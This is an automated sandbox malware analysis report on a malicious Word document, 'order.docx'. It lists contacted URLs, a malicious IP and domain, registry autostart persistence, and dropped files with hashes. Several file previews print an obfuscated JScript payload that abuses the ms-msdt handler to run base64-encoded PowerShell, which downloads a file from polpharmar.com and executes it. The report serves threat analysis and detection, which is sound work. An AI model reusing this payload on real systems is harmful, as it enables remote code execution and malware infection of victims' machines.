http://https://cloudfiles.onenote.com/upload.aspx	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://api.aadrm.com/	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false	• URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false	• URL Reputation: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://api.microsoftstream.com/api/	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://cr.office.com	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://augloop.office.com;https://augloop-int.officeppe.com;https://augloop-dogfood.officeppe.com;h	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false	• Avira URL Cloud: safe	low
http://https://portal.office.com/account/?ref=ClientMeControl	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://graph.ppe.windows.net	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false	• URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false	• URL Reputation: safe	unknown
http://https://tasks.office.com	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://officeci.azurewebsites.net/api/	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false	• URL Reputation: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://store.office.cn/addinstemplate	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false	• URL Reputation: safe	unknown
http://https://api.aadrm.com	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false	• URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://globaldisco.crm.dynamics.com	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://messaging.engagement.office.com/	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://dev0-api.acompli.net/autodetect	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false	• URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false	• URL Reputation: safe	unknown
http://https://api.diagnosticssdf.office.com/v2/feedback	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://api.powerbi.com/v1.0/myorg/groups	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://web.microsoftstream.com/video/	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://api.addins.store.officeppe.com/addinstemplate	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false	• URL Reputation: safe	unknown
http://https://graph.windows.net	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://dataservice.o365filtering.com/	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false	• URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false	• URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false	• URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://learningtools.onenote.com/learningtoolsapi/v2.0/Getvoices	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://ncus.contentsync.	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false	• URL Reputation: safe	unknown
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://weather.service.msn.com/data.aspx	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://apis.live.net/v5.0/	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false	• URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://messaging.lifecycle.office.com/	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://management.azure.com	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://outlook.office365.com	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://wus2.contentsync.	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false	• URL Reputation: safe	unknown
http://https://incidents.diagnostics.office.com	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://api.office.net	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://incidents.diagnosticssdf.office.com	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://clients.config.office.net/user/v1.0/android/policies	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://entitlement.diagnostics.office.com	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://substrate.office.com/search/api/v2/init	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://outlook.office.com/	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://outlook.office365.com/	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://webshell.suite.office.com	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://substrate.office.com/search/api/v1/SearchHistory	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://management.azure.com/	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://messaging.lifecycle.office.com/getcustommessage16	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://clients.config.office.net/c2r/v1.0/InteractiveInstallation	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://login.windows.net/common/oauth2/authorize	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false	• URL Reputation: safe	unknown
http://https://graph.windows.net/	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://devnull.onenote.com	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://messaging.action.office.com/	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://ncus.pagecontentsync.	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false	• URL Reputation: safe	unknown
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://messaging.office.com/	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high

World Map of Contacted IPs

Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
91.235.116.180	polpharmar.com	Romania		51177	THCPROJECTSRO	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	676557
Start date and time: 01/08/202210:54:41	2022-08-01 10:54:41 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 43s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	order.docx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	36
Number of new started drivers analysed:	1
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL

Classification:	mal100.troj.expl.evad.winDOCX@24/51@11/2
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 99.9% (good quality ratio 91%) • Quality average: 78.3% • Quality standard deviation: 31.2%
HCA Information:	• Successful, ratio: 91% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .docx • Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, sdiagnhost.exe, mrxdav.sys, audiodg.exe, BackgroundTransferHost.exe, rundll32.exe, WMIADAP.exe, backgroundTaskHost.exe, conhost.exe, svchost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 52.109.76.141, 52.109.12.21, 52.109.76.36, 52.109.12.23, 52.242.101.226, 40.125.122.176, 20.223.24.244, 20.54.89.106, 52.152.110.14
- Excluded domains from analysis (whitelisted): www.bing.com, client.wns.windows.com, fs.microsoft.com, prod-w.nexus.live.com.akadns.net, prod.configsvc1.live.com.akadns.net, neu-displaycatalogrp.frontdoor.bigcatalog.commerce.microsoft.com, ctldl.windowsupdate.com, arc.msn.com, rp-consumer-prod-displaycatalog-geomap.trafficmanager.net, store-images.s-microsoft.com, login.live.com, config.officeapps.live.com, sls.update.microsoft.com, nexus.officeapps.live.com, officeclient.microsoft.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, cdn.onenote.net, europe.configsvc1.live.com.akadns.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net, glb.sls.prod.dcat.dsp.trafficmanager.net
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtOpenFile calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryAttributesFile calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
10:58:24	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run Cotwth C:\Users\Public\Libraries\htwtoC.url
10:58:33	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run Cotwth C:\Users\Public\Libraries\htwtoC.url

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\OfficeFileCache\CentralTable.accdb

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	Microsoft Access Database
Category:	dropped
Size (bytes):	528384
Entropy (8bit):	0.47597856894643376
Encrypted:	false
SSDEEP:	384:nGfXmkoJCsC8SFSBfZ0jGB07B68WmwtZ1IT+hVZO4Fg:GfX8CRHQZql6/m/AI
MD5:	AE99FAC1E0E5DDC6078CAF093CA377B1
SHA1:	6A66E478835EFF9FAB4F9A2EB6C314C69D0DBE24
SHA-256:	56D411BCE8A710FEA33EA5D9AE61E8FA57A00C8A20003288EF47B2014314E29B
SHA-512:	E9BB7595F37B895C7085F921612BADFD74E9914564AD6E33E78A4D549F121E7EAB928227FABE7408E53727CA67C3917B58EEB6EFB1D81F7FE4D5F5FFFDF1905B
Malicious:	false
Preview:	....Standard ACE DB.....n.b`..U.gr@?..~.....1.y..0...c...F...N`U.7... .(....`.:{6....Z.C)..3..y[t.|*..|.....f_...$.g..'D...e....F.x....-b.T...4.0..... ....

C:\Users\user\AppData\Local\Microsoft\Office\16.0\OfficeFileCache\CentralTable.ini

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	36
Entropy (8bit):	2.730660070105504
Encrypted:	false
SSDEEP:	3:5NixJlElGUR:WrEcUR
MD5:	1F830B53CA33A1207A86CE43177016FA
SHA1:	BDF230E1F33AFBA5C9D5A039986C6505E8B09665
SHA-256:	EAF9CDC741596275E106DDDCF8ABA61240368A8C7B0B58B08F74450D162337EF
SHA-512:	502248E893FCFB179A50863D7AC1866B5A466C9D5781499EBC1D02DF4F6D3E07B9E99E0812E747D76734274BD605DAD6535178D6CE06F08F1A02AB60335DE06
Malicious:	false
Preview:	C.e.n.t.r.a.l.T.a.b.l.e...a.c.c.d.b.

C:\Users\user\AppData\Local\Microsoft\Office\16.0\OfficeFileCache\CentralTable.laccdb

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	64
Entropy (8bit):	1.4172860556164644
Encrypted:	false
SSDEEP:	3:mpl/vaV:mLu
MD5:	13B298EF83EFE8258432E1FFC9D94466
SHA1:	A093E48FD3BACC5E346ADFFC3B803ADB0CEF64C0
SHA-256:	B93F8A727C7BFD26FB41AE610DA83BA8B71C73E8058EF09F2F1B2F702BD71CED
SHA-512:	98C7D1A261AD0AC2F1AA6B03A36B7E37E6B2475A35EE42113F6ED4F52EE9BE6888D5DB29D7B69275A70A86C69C870901517B900A716E9BD38AE71ABDBE38A2BA
Malicious:	false
Preview:	927537. Admin.

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\22341FA3-09A5-4979-A468-D40459F9B660

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	149266

Entropy (8bit):	5.356453869393386
Encrypted:	false
SSDEEP:	1536:+cQW/gxgB5BQguw5/Q9DQC+zQWk4F77nXmvid3XxcETLKz61:hJQ9DQC+zPXzr
MD5:	81E9E5179ACD0CDBDF906C2C3AF00877
SHA1:	EBBB49AC6597E8A864651CE2F5B9AD2B1CCF4423
SHA-256:	ACC590DBC2D8F87F3D925BC95F4635E1B3236326E01E3CF5A2F354F404BA858A
SHA-512:	153F2844F729E250BBDCCFB7C0BE443F73302A0C50FC3B156D023E5E405BDF67D52D6B3803BD23F84BD013860B6A884DE9BC7FCA1F4E5DB8EE4B3C3EDA31BFD0
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2022-08-01T08:55:52">.. Build: 16.0.15525.30526-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\4A84B4E5.htm

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	12744
Entropy (8bit):	6.075581200829705
Encrypted:	false
SSDEEP:	192:NUUW7GUpDmLryJoAf719cD6wIFfRIbTO96KEbHGQ78/7GyUxV4eDQnHGD:NECQ4yJPDcD6c2NE3G7GyUxV33D
MD5:	2E15CCD20E7E02ED1F80CB3557FA4E89
SHA1:	B7C97A67705C420A5246E9C9BB39720B4E1B5FC0
SHA-256:	78FA2ECFD68C8F56EE2BDDD806C0C68FAECA91299C681856EC3AAE59EC9692A0
SHA-512:	FD2B42562A8188ACE73FD25E8752B8A394E2FDD901834826588ABF062B3D5A28AFE57CB41B467A2814B4D95E1308200BED2714F56E69A2D919060B2B4A540A81
Malicious:	false
Preview:	<!dOcTypE HTml>....<HTmL>....<boDY>....<SCrIpT typE="text/JScript">........location.href = "m" + "s-msdt:/" + "ID" + " " + "PcwdiAgnOSTi" + "C" + " " + "-sKi" + "P" + " " + "for" + "C" + "e" + " " + "-pArA" + "m" + " " + "\"" + "IT_ReBRowseforfiL" + "E" + "=" + "#Ja2Y" + " " + "IT_LaunchMethod=Context" + "Menu" + " " + "IT_BrowseForFi" + "l" + "e=" + "W5A$(" + "Iex($(IeX('[sYSTem.teXt.enCODinG]'+[cHar]58+[chAR]58+'uTf8.geTStRiNg([sYStem.CoNVErT]'+[char]58+" + "[char]0x3A+'fRombASe64StRINg('+[CHar]0X22+'U1RPcC1Qck9jZXNTIC1mb1JjZSAtTmFNZSAnbXNkdCc7JEtZID0gYWRkLXRZUEUgLW1lbUJlcmRFRmluaVRJT04gJ1tEbGxJbXBvcnQoIlVSbG1vTi5EbEwiLCBDaGFyU2V0ID0gQ2hhclNldC5Vbmljb2RlKV1wdWJsaWMgc3RhdGljIGV4dGVybiBJbnRQdHIgVVJMRG93bmxvYWRUb0ZpbGUoSW50UHRyIFlsc3RyaW5nIGJpTCxzdHJpbmcgdXdlLHVpbnQgUm5vLEludFB0ciB1Ryk7JyAtbkFtRSAiWXZRIiAtTkF" + "tRVNQYUNlIEhLZyAtUGFzc1RocnU7ICRLWTo6VVJMRG93bmxvYWRUb0ZpbGUoMCwiaHR0cDovL3BvbHBoYXJtYXIuY29tL3Rlc3QuaW5mIiwiJGVudjpBUFBEQVRBXHRlc3QuaW5mIiwwLDApO1NUYXJ0L

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\7081FF7F.jpg

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 300x300, segment length 16, baseline, precision 8, 2453x3509, frames 3
Category:	dropped
Size (bytes):	428988
Entropy (8bit):	7.450719655008162
Encrypted:	false
SSDEEP:	12288:hMx4+OsFSHQoWeN/aj0k6GgqPbTwlc08ZJ:hMmWeN/XegqPb7J
MD5:	E8C7DD6A2DED0B1A7C8F5C15FE284802
SHA1:	B93D9DC1405EE585DEC160FD0B0E7F2AF0D269A0
SHA-256:	82C2564BFE32D9FCA3B4919AD2FAA4AD8DFCBEC0DD7A1C50C7B1228DD6FF2AB4
SHA-512:	6100C0A1C357E6B05AFE3367B9CA5425C2FE81393E35B1297F9D7AFC5F1F07832B9CD0C26E9142A3BEE6086C6201BE2F2F4345A09044A8DBA49EEAF91B882FEF
Malicious:	false
Preview:	......JFIF.....,.,.....C................................. $.' ",#..(7),01444.'9=82<.342...C...........2!.!22222222222222222222222222222222222222222222222222...........".................. ....}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.. ....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz... ....?...(..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\D61CEBF6.htm

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	12744
Entropy (8bit):	6.075581200829705

Encrypted:	false
SSDEEP:	192:NUUW7GUpDmLryJoAf719cD6wIFfRIbTO96KEbHGQ78/7GyUxV4eDQnHGD:NECQ4yJPDcD6c2NE3G7GyUxV33D
MD5:	2E15CCD20E7E02ED1F80CB3557FA4E89
SHA1:	B7C97A67705C420A5246E9C9BB39720B4E1B5FC0
SHA-256:	78FA2ECFD68C8F56EE2BDDD806C0C68FAECA91299C681856EC3AAE59EC9692A0
SHA-512:	FD2B42562A8188ACE73FD25E8752B8A394E2FDD901834826588ABF062B3D5A28AFE57CB41B467A2814B4D95E1308200BED2714F56E69A2D919060B2B4A540A81
Malicious:	false
Preview:	<!dOcTypE HTml>....<HTmL>....<boDY>....<SCrIpT typE="text/JScript">.....location.href = "m" + "s-msdt:/" + "ID" + " " + "PcwdiAgnOSTi" + "C" + " " + "-sKi" + "P" + " " + "for" + "C" + "e" + " " + "-pArA" + "m" + " " + "\"" + "IT_ReBRowseforfiL" + "E" + "=" + "#Ja2Y" + " " + "IT_LaunchMethod=Context" + "Menu" + " " + "I T_BrowseForFi" + "l" + "e=" + "W5A$(" + "Iex($(IeX('[sYSTem.teXt.enCODinG]'+[cHar]58+[chAR]58+'uTf8.geTStRiNg([sYStem.CoNVErT]'+[char]58+" + "[cha r]0x3A+'fRombASe64StRINg('+[CHar]0X22+'U1RPcC1Qck9jZXNTIC1mb1JjZSAtTmFNZSAnbXNkdCc7JEtZID0gYWRkLXRZUEUgLW1lbUJlcmRFRmluaVRJT04gJ1t EbGxJbXBvcnQoIlVSbG1vTi5EbEwiLCBDaGFyU2V0ID0gQ2hhclNldC5VbmIjb2RlKV1wdWJsaWMgc3RhdGljIGV4dGVybiBJbnRQdHIgVVJMRG93bmxvYWR Ub0ZpbGUoSW50UHRyIFlsc3RyaW5nIGJpTCxzdHJpbmcgdXdlLHVpbnQgUm5vLEludFB0ciB1Ryk7JyAtbkFtRSAiWXZRIiAtTkF" + "tRVNQYUNlIEhLZyAtUGFzc1R ocnU7ICRLWTo6VVJMRG93bmxvYWRUb0ZpbGUoMCwiaHR0cDovL3BvbHBoYXJtYXIuY29tL3Rlc3QuaW5mIiwiJGVudjpBUFBEQVRBXHRlc3QuaW5mIiwwLDA pO1NUYXJ0L

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{360CF632-230F-4183-8699-84ADCB6C3EDE}.tmp

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	1.0814705859841145
Encrypted:	false
SSDEEP:	3:dXXXXXXXPN6dn/lDl/PlXllZrGzy/Csgzoha3z8v3zwziVlzxkzKM3zBgzJt:CAzTnzoY3z8PzwmPzuzf3zizJt
MD5:	66141E9DBEB0690EA10EC080D183DE0B
SHA1:	2B79DBD007045D40EC275DE15D3C3F79DA8AA89C
SHA-256:	DCC5CFD7A7BD1586DACF2DEAC8F0805D22B0B6E0176772B8D6BBF20C13267366
SHA-512:	D92624FB6568F255E7584CA52263002F8EB67838EA79728366846545A22A5D5BBB5AE68956F68DC3042CE801874BC86BE3BC101B94E87B9153C632A569AFC9D0
Malicious:	false
Preview:	(.(.(.(.(.(.(.(.(.(.(.(.(.p.r.a.t.e.s.h.p..... ....j.....h.J.....j.....h.J.....j.....h.J.....j.....h.J.....j.....h.J.....j..L..h.J.....j.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{9B19E946-E79A-418D-B9B0-6F75274E096A}.tmp

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	dBase III DBT, version number 0, next free block index 5177357
Category:	dropped
Size (bytes):	2888
Entropy (8bit):	2.4712779761264723
Encrypted:	false
SSDEEP:	24:yFChNWhYG5laEUSsSkS90J+RTskGsAwMKinefAtHDlMsGf2KvBS4OxM:yEXWhh7CSsSkF7kPn/inOA7PJIg4O2
MD5:	FE62A27FE716EDD8CA556BD4BD4936B3
SHA1:	F16D68DCF3F5B66BC8632362A5582EC266403AA6
SHA-256:	50EF0BFE8FAD94DF14E78769F0DD6259B960DB21348B6BBD5B5A66D94B8968DE
SHA-512:	55BA43A5A2811C5A421BCC154B4687D9D002B8F6D86357DB26C9725928F032B9742B52910F292FFFCDFC56FF9862497BF7BB26B19CE7613EC22BE6FFB298FFD A
Malicious:	false
Preview:	..O.O. ....>...p.....V..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0TUW0Q90\test[1].htm

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	downloaded
Size (bytes):	12744
Entropy (8bit):	6.075581200829705
Encrypted:	false
SSDEEP:	192:NUUW7GUpDmLryJoAf719cD6wIFfRIbTO96KEbHGQ78/7GyUxV4eDQnHGD:NECQ4yJPDcD6c2NE3G7GyUxV33D
MD5:	2E15CCD20E7E02ED1F80CB3557FA4E89
SHA1:	B7C97A67705C420A5246E9C9BB39720B4E1B5FC0

SHA-256:	78FA2ECFD68C8F56EE2BDDD806C0C68FAECA91299C681856EC3AAE59EC9692A0
SHA-512:	FD2B42562A8188ACE73FD25E8752B8A394E2FDD901834826588ABF062B3D5A28AFE57CB41B467A2814B4D95E1308200BED2714F56E69A2D919060B2B4A540A81
Malicious:	false
IE Cache URL:	http://polpharmar.com/test.html
Preview:	<!dOcTypE HTml>....<HTmL>....<boDY>....<SCrIpT typE="text/JScript">.....location.href = "m" + "s-msdt:/" + "ID" + " " + "PcwdiAgnOSTi" + "C" + " " + "-sKi" + "P" + " " + "for" + "C" + "e" + " " + "-pArA" + "m" + " " + "\"" + "IT_ReBRowseforfiL" + "E" + "=" + "#Ja2Y" + " " + "IT_LaunchMethod=Context" + "Menu" + " " + "I T_BrowseForFi" + "l" + "e=" + "W5A$(" + "Iex($(IeX('[sYSTem.teXt.enCODinG]'+[cHar]58+[chAR]58+'uTf8.geTStRiNg([sYStem.CoNVErT]'+[char]58+" + "[cha r]0x3A+'fRombASe64StRINg('+[CHar]0X22+'U1RPcC1Qck9jZXNTIC1mb1JjZSAtTmFNZSAnbXNkdCc7JEtZID0gYWRkLXRZUEUgLW1lbUJlcmRFRmluaVRJT04gJ1t EbGxJbXBvcnQoIlVSbG1vTi5EbEwiLCBDaGFyU2V0ID0gQ2hhclNldC5Vbmljb2RlKV1wdWJsaWMgc3RhdGljIGV4dGVybiBJbnRQdHIgVVJMRG93bmxvYWR Ub0ZpbGUoSW50UHRyIFIsc3RyaW5nIGJpTCxzdHJpbmcgdXdlLHVpbnQgUm5vLEludFB0ciB1Ryk7JyAtbkFtRSAiWXZRIiAtTkF" + "tRVNQYUNlIEhLZyAtUGFzc1R ocnU7ICRLWTo6VVJMRG93bmxvYWRUb0ZpbGUoMCwiaHR0cDovL3BvbHBoYXJtYXIuY29tL3Rlc3QuaW5mIiwiJGVudjpBUFBEQVRBXHRlc3QuaW5mIiwwLDA pO1NUYXJ0L

C:\Users\user\AppData\Local\Temp\3d50mnu3\3d50mnu3.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	5120
Entropy (8bit):	3.7799985664124227
Encrypted:	false
